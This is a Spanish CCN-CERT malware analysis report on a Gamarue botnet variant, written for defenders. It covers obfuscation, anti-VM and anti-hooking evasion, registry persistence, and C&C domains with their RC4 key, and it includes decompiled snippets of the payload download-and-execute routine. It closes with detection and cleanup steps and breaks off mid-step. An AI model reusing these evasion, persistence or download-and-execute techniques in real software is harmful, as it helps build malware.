Informe Código Dañino CCN-CERT ID-05/16

"Gamarue"

Febrero de 2016

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad, modificado por el RD 951/2015, de 23 de octubre.

De acuerdo a todas ellas, el CCN-CERT tiene responsabilidad en ciberataques sobre **sistemas clasificados** y sobre sistemas de las **Administraciones Públicas** y de **empresas y organizaciones de interés estratégico** para el país. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de una variante del código dañino "Worm:Win32/Gamarue.AU".

Esta variante ha sido diseñada para formar una red de equipos zombis (*botnet*), conectados a su servidor de mando y control (C&C), desde donde es capaz de robar información y distribuirse.

Gamarue comenzó a venderse en foros del mercado negro en el año 2011 (primeras fechas desde las que se tiene constancia del mismo). Desde entonces no ha parado de crecer en propagación e infecciones en todo el mundo.

Se trata de una *botnet* modular que puede añadir nuevas características maliciosas, propias o externas, por medio de módulos o librerías (vendidas por separado).

La última versión conocida es la 2.10. Sin embargo, las versiones más distribuidas son la 2.06 y 2.09. La versión 2.06 fue distribuida sin el consentimiento de su autor, de ahí su alta propagación.[1]

Una característica destacable de esta familia es el tamaño inusualmente grande de sus ficheros. El 99% de este tamaño está localizado en los datos del final de los mismos (*overlay*). Sin embargo, tras su análisis se ha determinado que no se hace uso de los datos de este *overlay*, con lo que se puede concluir que su finalidad es dificultar su detección tanto por parte de los antivirus como de las páginas web de reportes de los mismos, como por ejemplo VirusTotal.

Otra característica de la familia es que no infecta equipos en el caso de que su teclado esté configurado en el idioma de los siguientes países: Rusia, Ucrania, Bielorrusia o Kazajistán.

Por último, mantiene conexiones periódicas con una lista de C&C fija que lleva cifrada dentro del código.

Según VirusTotal, 25 de 56 motores antivirus detectan el código analizado como dañino, suponiendo un riego medio si se dispone de alguna solución antivirus.

3. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

A continuación se muestran algunas propiedades estáticas del fichero analizado.

La firma del código dañino es la siguiente:

MD5	9BCE8458CAF01FA3B1D13EA8757A3898
SHA1	08B8D3450ED3BAF66AD4F249B9632D0C3EED6A2B

La fecha interna de creación del programa/código fue el 10 de Julio de 2015 a las 15:48:55. El compilador detectado en este caso ha sido: Microsoft Visual C.

```
viper 9BCE8458CAF01FA3B1D13EA8757A3898 [not stored] > pe sections
[*] PE Sections:
+--------+---------+-------------+------------+---------------+
| Name   | RVA     | VirtualSize | RawDataSize | Entropy       |
+--------+---------+-------------+------------+---------------+
| .text  | 0x1000  | 0x1e05d     | 126976     | 6.76364465947 |
| .rdata | 0x20000 | 0x7558      | 32768      | 5.15011696353 |
| .data  | 0x28000 | 0x1afb4     | 24576      | 3.25294692702 |
| .reloc | 0x43000 | 0x4b42      | 20480      | 3.27966221206 |
+--------+---------+-------------+------------+---------------+
viper 9BCE8458CAF01FA3B1D13EA8757A3898 [not stored] > pe compiletime
[*] Compile Time: 2015-07-10 17:48:55
viper 9BCE8458CAF01FA3B1D13EA8757A3898 [not stored] > pe peid
[*] No PEiD signatures matched.
```

Ilustración 1. Información estática del binario analizado

Además, se encuentra cifrado de cara a evadir las detecciones de los antivirus. En este caso el algoritmo de cifrado utilizado es propio, lo cual es un indicio de que este tipo de ficheros son generados masivamente y alterados en cada compilación para generar nuevas muestras.

Gamarue está cifrado en dos capas diferentes. En la primera capa se descifra un bloque de datos de 12830 bytes en la sección ".data". Éstos, a su vez, continúan estando cifrados con otro algoritmo propio, que una vez descifrado genera el código dañino real.



Ilustración 2. Código de descifrado de la segunda capa

Gamarue utiliza una técnica para evitar la ejecución en entornos virtuales, *sandbox* y sistemas automáticos de análisis, ésta consiste en comprobar la existencia de algún proceso en ejecución con los siguientes nombres:

vmwareuser.exe	vmwareservice.exe	vboxservice.exe
vboxtray.exe	sandboxiedcomlaunch.exe	sandboxierpcss.exe
procmon.exe	regmon.exe	filemon.exe
wireshark.exe	netmon.exe	prl_tools.exe
prl_cc.exe	prl_tools_service.exe	sharedintapp.exe
vmtoolsd.exe	vmsrvc.exe	vmusrvc.exe
python.exe	perl.exe	avpui.exe

En caso de encontrar alguno permanece durmiendo indefinidamente.

Cabe destacar que si el valor de la clave de registro "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\is_not_vm" es igual al número de serie del disco duro en el que se encuentra, no realiza los chequeos anti-máquina virtual.

Gamarue también incorpora técnicas *antihooking* para escaparse de entornos automáticos de análisis o sistemas de monitorización. Para ello, enmascara las llamadas a funciones del sistema mediante el uso de otras intermedias propias. Éstas se componen por lo general de la primera instrucción de la función de la API que va a llamar y un salto a la siguiente instrucción de la API real.

Por ejemplo, para llamar a la función "wsprintfA" no se hace de forma directa si no que se llama a la función "sub_7ff3090" como si se llamase de forma normal a la anterior.

Gracias a esto, si se *hookea* la función "wsprintfA" por otro programa para monitorizar su uso, parcheando la primera instrucción, no se detectará su uso.



Ilustración 3. Técnica antihook usada por Gamarue

Por último, en el código que procesa la recepción de los comandos desde el C&C, Gamarue comprueba si el idioma en el que está configurado el teclado del equipo comprometido se corresponde con algunos de los siguientes:

- LANG_RUSSIAN
- LANG_UKRAINIAN

- LANG_BELARUSIAN
- LANG_KAZAK

```
langFound = 0;
v7 = GetKeyboardLayoutList(0, 0);
nBuff = v7;
if ( v7 )
{
  v8 = allocateHeapAndSleep(4 * v7 + 4);
  v9 = v8;
  if ( v8 )
  {
    GetKeyboardLayoutList(nBuff, v8);
    for ( i = v9; *i; ++i )
    {
      v11 = *i & 0xFFFF;
      if ( v11 == LANG_RUSSIAN || v11 == LANG_UKRAINIAN || v11 == LANG_BELARUSIAN || v11 == LANG_KAZAK )
        langFound = 1;
    }
    RtlFreeHeap(v9);
  }
}
```

Ilustración 4. Comprobación del idioma

Si se da el caso, Gamarue borra su fichero y cierra su proceso.

```
if ( v8 >= 4 )
{
  rc4_init_sub_7FF421F0(rc4_key, 0x20u, v34, v8);
  calls_allocateheap_freeheap_and_sleep_stage2(v34, v9 - 1);
  v11 = v10;
  v36 = v10;
  if ( v10 )
  {
    if ( *(v10 + 4) == 2 && *(v10 + 8) )
    {
      // si alguno de los posibles idiomas detectados..
      // LANG_RUSSIAN LANG_UKRAINIAN LANG_BELARUSIAN LANG_KAZAK
      if ( langFound )
        goto EXITPROCESS;
```

Ilustración 5. Validación del idioma para cerrar el proceso

4. PROCEDIMIENTO DE INFECCIÓN

4.1 Vectores de infección

Se ha podido comprobar que Gamarue hace uso de diversos vectores de infección como son:

- Campañas de *spam*, incluyendo el fichero como adjunto o apuntando al mismo mediante enlaces para su descarga directa.
- *Exploits* web y otros códigos dañinos que lo descargan y ejecutan.
- Falsas descargas desde sitios web.

4.2 Interacciones con el sistema afectado

A continuación se detalla el comportamiento de este código una vez ejecutado en el sistema.

Dado que el ejecutable viene con protecciones para evitar su análisis, lo primero que hace es un descifrado y desempaquetado en memoria del código protegido, que es inyectado en un nuevo proceso del sistema operativo "msiexec.exe".

En el nuevo proceso inyectado, Gamarue continúa con la detección "anti-depuración", "*anti-reversing*" y "*anti-hooking*" ya descritas en el apartado de características.

Una vez pasadas todas las comprobaciones, lleva a cabo los siguientes pasos para asegurar la persistencia en el equipo infectado:

a) Se copia en la carpeta %ALLUSERSPROFILE%. El nombre del fichero empieza con "ms" y a continuación le añade entre 3 y 7 letras minúsculas aleatorias y la extensión ".exe".

b) Modifica los atributos del fichero creado para que sea oculto.

c) Modifica las entradas de registro relacionadas con las opciones de visualización de ficheros, para que el explorador no visualice fichero oculto:

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ ShowSuperHidden

d) Elimina la marca de descarga creada por el sistema operativo (ADS "*Zone.Identifier*"), con el fin de evitar que Windows advierta al usuario antes de iniciar su ejecución.

e) Modifica la fecha del fichero, sustituyéndola por la misma que tiene el fichero %WINDIR%\system32\msiexec.exe.

f) Añade la ruta en las siguientes claves de registro, en función de los permisos que tenga el usuario:

"HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\Policies\Explorer\Run"

"HKEY_CURRENT_USER\software\microsoft\windows\currentversion\Run"

"HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load"



Ilustración 6. Ejemplo de Gamarue instalado en el equipo

Tras garantizar la persistencia, Gamarue se conecta con su C&C

5. PERSISTENCIA EN EL SISTEMA

Para garantizar su persistencia, Gamarue crea una copia de sí mismo en la carpeta %ALLUSERSPROFILE%. El nombre de éste siempre empieza con "ms" y a continuación le añade entre 3 y 7 letras minúsculas aleatorias y la extensión ".exe".

A continuación, modifica los atributos para ocultar la copia y le modifica la fecha de creación para que coincida con la del fichero %WINDIR%\system32\msiexec.exe.

Por último añade las siguientes claves del registro:

"HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\Policies\Explorer\Run"
"HKEY_CURRENT_USER\software\microsoft\windows\currentversion\Run"
"HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load"

6. CONEXIONES DE RED

Como primer paso antes de contactar con su C&C, el código dañino comprueba la conectividad del equipo infectado mediante una petición HTTP por el puerto 80 al servicio de actualizaciones de Microsoft update.microsoft.com

A continuación, conecta a un servidor cuyo nombre obtiene a partir de una lista de dominios cifrados que posee en su código.

Estos dominios se van descifrando de forma secuencial, es decir, se comienza por el primero y, si no responde, se descifrará y utilizará el siguiente de la lista. Y así sucesivamente.

Listado de servidores utilizados por esta muestra:

- http://differentia.ru/diff.php
- http://disorderstatus.ru/order.php

Aunque en el momento del análisis ninguno de estos servidores respondía a las peticiones del código dañino, analizando el código se puede ver que cada cierto tiempo Gamaure se conecta a su servidor de C&C cifrando las comunicaciones mediante un algoritmo de RC4 con la clave 63695f7d570e16992c09cd34e67d4321.

```
28  do
29  {
30    v6 = &table[v4];
31    v7 = (unsigned __int8)table[v4];
32    v8 = (v18 + v7 + *(_BYTE *)(v4 % keylen + key)) & 0xFF;
33    v18 = v8;
34    v9 = &table[v8];
35    ++v4;
36    *v6 = *v9;
37    *v9 = v7;
38  }
39  while ( v4 < 0x100 );
40  v10 = 0;
41  v11 = 0;
42  keylena = 0;
43  if ( a4 )
44  {
45    while ( 1 )
46    {
47      v11 = (v11 + 1) & 0xFF;
48      v12 = (unsigned __int8)table[v11];
49      v13 = (v12 + v10) & 0xFF;
50      v18 = v13;
51      v14 = &table[v13];
52      table[v11] = *v14;
53      v15 = keylena;
54      *v14 = v12;
55      LOBYTE(v9) = table[((unsigned __int8)v12 + (unsigned __int8)table[v11]) & 0xFF];
56      *(_BYTE *)(v15 + a3) ^= (unsigned __int8)v9;
57      ++keylena;
58      if ( v15 + 1 >= a4 )
59        break;
60      v10 = v18;
61    }
62  }
63  return (unsigned int)v9;
```

Ilustración 7. Algoritmo de cifrado RC4

Tras descifrar los datos recibidos, si estos comienzan con "MZ", crea un fichero en el directorio temporal y lo ejecuta inmediatamente.

```
11  while ( 1 )
12  {
13    v16 = 17;
14    if ( data )
15    {
16      if ( *data == 'ZM' )
17        goto DROPFILE_AND_CREATEPROCESS;
18      v16 = 18;
19      v2 = RtlComputeCrc32(data);
20      RtlFreeHeap(data);
21      if ( v2 )
22        break;
23    }
24SLEEP50MIN_SENDDATA:
25    if ( !--v13 )
26      return v16;
27    // sleep 50min
28    Sleep(3000u);
29    v16 = 16;
30    lpBuffer = sendPOSTreadResults(a2, 0, 0, 1);
31    if ( lpBuffer == -1 )
32      return v16;
33    data = lpBuffer;
34  }
35  v16 = 19;
36  if ( *v2 != 23117 )
37  {
38    RtlFreeHeap(v2);
39    goto SLEEP50MIN_SENDDATA;
40  }
41  lpBuffer = v2;
42DROPFILE_AND_CREATEPROCESS:
43  v3 = allocateHeapAndSleep(aAllusers);
44  filename = v3;
45  v16 = 20;
46  if ( v3 )
47  {
48    tmp = ExpandEnvironmentStringsW(L"%TMP%\\", v3, 0x8000u);
49    if ( !tmp )
50      tmp = ExpandEnvironmentStringsW(L"%TEMP%\\", filename, 0x8000u);
51    v5 = GetTickCount();
52    calls_wsprintfW(&filename[tmp - 1], 0x7FF406B4, v5);
53    hFile = CreateFileW(filename, GENERIC_WRITE, 0, 0, 2u, 128, 0);
54    v16 = 21;
55    if ( hFile != -1 )
56    {
57      calls_RtlSizeHeap(lpBuffer);
58      WriteFile(hFile, lpBuffer, bytesToWrite, &tmp, 0);
59      CloseHandle(hFile);
60      memset(&a9, 0, 68);
61      a9 = 68;
62      v16 = 22;
63      CreateProcessW(0, filename, 0, 0, 0, 0, 0, 0, &a9, &v11);
```

Ilustración 8. Funcionalidad de descarga y ejecución

Se ha observado como Gamarue emplea el siguiente *User-Agent* durante sus comunicaciones:

User-Agent
<Mozilla/4.0>

6.1 INFORMACIÓN DEL ATACANTE

6.1.1 DISORDERSTATUS.RU/DIFFERENTIA.RU

6.1.1.1 Dirección IP

Según la información facilitada por Robtex.com, el dominio "disorderstatus.ru" y el dominio "differentia.ru" se corresponde con las direcciones IP *95.213.192.71* y *176.9.48.86*:

Base	Record	Preference	Name	IP Number	Reverse	Routes	AS	Location
disorderstatus.ru	A		disorderstatus.ru	95.213.192.71		95.213.128.0/17 SELECTEL-NET RU-SELECTEL-20090812 OOO "Network of data-centers "Selectel"	AS49505 SELECTEL OOO "Network of data-centers "S	Russian Federation
				176.9.48.86	hetzner-125976.schenck.de	176.9.0.0/16 HETZNER-RZ-FKS-BLK4 HETZNER-RZ15 Hetzner Online GmbH Datacenter 15	AS24940 HETZNER-AS Hetzner Online GmbH	Germany
	NS		ns2.he.net	216.218.131.2	ns2.he.net	216.218.128.0/17 Hurricane Electric HURRICANE-1	AS6939 HURRICANE Hurricane Electric	Fremont, United States
			ns3.he.net	216.218.132.2	ns3.he.net			
			ns4.he.net	216.66.1.2	ns4.he.net	216.66.0.0/19 Hurricane Electric HURRICANE-6		
			ns5.he.net	216.66.80.18	ns5.he.net	216.66.80.0/20 216.66.64.0/19 Hurricane Electric HURRICANE-6		
	NS (primary, but missing in delegation)		ns1.he.net	216.218.130.2	ns1.he.net	216.218.128.0/17 Hurricane Electric HURRICANE-1		

Ilustración 9. Registros encontrados del dominio "disorderstatus.ru"

Existen otros dominios que poseen las mismas direcciones IP, son los siguientes:

disorderstatus.ru	4nbizac8.ru	atomictrivia.ru
differentia.ru	disorderstatus.ru	cp.eert54gh.ru
cp.ks1n8yam.ru	cp.mvtexgsj.ru	cp.z9e5i78c.ru

6.1.1.2 Geolocalización

En el momento del análisis, las direcciones IP: *95.213.192.71* y *176.9.48.86* se encuentran ubicadas en Rusia y Alemania, como se muestra en la siguiente imagen:



Ilustración 10. Geolocalización del dominio " disorderstatus.ru"

IP Information Results for 95.213.192.71 — Share

Country	Country Code	Region	City	Latitude	Longitude	ISP
ru	ru	spe	st petersburg	59.932598	30.323000	ooo network of data-...
Russian Federation	RU	not found	not found	55.750000	37.616600	OOO Network of data-...
Russian Federation	RU	Saint Petersburg Cit...	Saint Petersburg	59.894440	30.264170	OOO Network of Data-...

Ilustración 11. Información de la dirección IP "95.213.192.71"

IP Information Results for 176.9.48.86 — Share

Country	Country Code	Region	City	Latitude	Longitude	ISP
de	de	by	gunzenhausen	49.115940	10.753400	hetzner online ag
Germany	DE	not found	not found	51.000000	9.000000	Hetzner Online GmbH
Germany	DE	Bayern	Nuremberg	49.447781	11.068330	Hetzner Online GmbH

Ilustración 12. Información de la dirección IP "176.9.48.86"

6.1.1.1 WHOIS

A continuación se muestra información extendida *whois* facilitada por el sitio web "whois.net":

```
domain: DISORDERSTATUS.RU
nserver: ns2.he.net.
nserver: ns3.he.net.
nserver: ns4.he.net.
nserver: ns5.he.net.
state: REGISTERED, DELEGATED, VERIFIED
person: Private Person
registrar: R01-RU
admin-contact: https://partner.r01.ru/contact_admin.khtml
created: 2015.03.29
paid-till: 2016.03.29
free-date: 2016.04.29
source: TCI

Last updated on 2016.02.01 12:21:34 MSK
```

7. DETECCIÓN

Para detectar si un equipo se encuentra o ha estado infectado para cualquiera de sus usuarios se empleará la herramienta del sistema "cmd.exe" (Interfaz de línea de comandos), o bien se ejecutará alguna de las herramientas de Mandiant como el "Mandiant IOC Finder" o el colector generado por RedLine con los indicadores de compromiso generados para su detección.

Se recomienda iniciar sesión con un usuario que posea derechos administrativos en el sistema para realizar las siguientes comprobaciones.

7.1 UTILIDAD DEL SISTEMA

Se abrirá el interfaz de línea de comandos (Inicio > Ejecutar > cmd) y se ejecutarán los siguientes comandos:

```
dir %ALLUSERSPROFILE%\ms*.exe /A:h
```

```
dir %windir%\system32\msiexec.exe
```



Ilustración 13. Detección manual con el CMD

Con el primer comando se busca la existencia de ficheros candidatos a ser Gamarue en el equipo; y con el segundo, el fichero "*msiexec*" original del sistema.

Si la fecha del msiexec.exe original coincide con la fecha del fichero en %ALLUSERSPROFILE% entonces se puede confirmar que el equipo está comprometido con Gamarue.

7.2 MANDIANT

Se ha generado un nuevo archivo indicador de compromiso. El nombre del indicador generado es "**Gamarue - CCN-CERT – Nov2015**" con GUID "479c5c14-1621-4bae-b40d-53bc34d926bb".

Se utilizará el indicador con alguna de las herramientas de las que dispone Mandiant como "Mandiant_ioc_finder" o para la confección de un recolector de evidencias mediante "Mandiant RedLine".

Se recomienda consultar la guía de seguridad CCN-STIC-423 Indicadores de Compromiso (IOC), donde se recoge qué es un indicador de compromiso, cómo crearlo y cómo identificar equipos comprometidos.



Ilustración 14. Indicadores de compromiso IOCs

8. DESINFECCIÓN

8.1 Manual

A continuación se detallan los pasos necesarios para llevar a cabo una desinfección manual dGamarue en el equipo.

Puesto que Gamarue modifica el registro para evitar que los ficheros sean vistos por el usuario mediante el explorador de Windows, lo primero será restaurar estas claves. Para ello hay que ejecutar la utilidad "regedit.exe" (inicio > ejecutar > REGEDIT) con el fin de localizar las siguientes entradas y realizar las modificaciones oportunas:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]

Cambiar el valor "Hidden" a 1.

Cambiar el valor "ShowSuperHidden" a 1.

A continuación se puede detectar y borrar manualmente el código dañino accediendo a la carpeta %ALLUSERSPROFILE%. En caso de que se haya producido la infección, existirá un fichero cuyo nombre siempre empieza con "ms" y a continuación entre 3 y 7 letras minúsculas aleatorias terminando con extensión ".exe", y atributo de fichero oculto, tal y como se ha comentado anteriormente. La fecha del fichero ha de coincidir con la fecha de "%windir%\system32\msiexec.exe".

También se deben de borrar las claves de registro asociadas a este fichero:

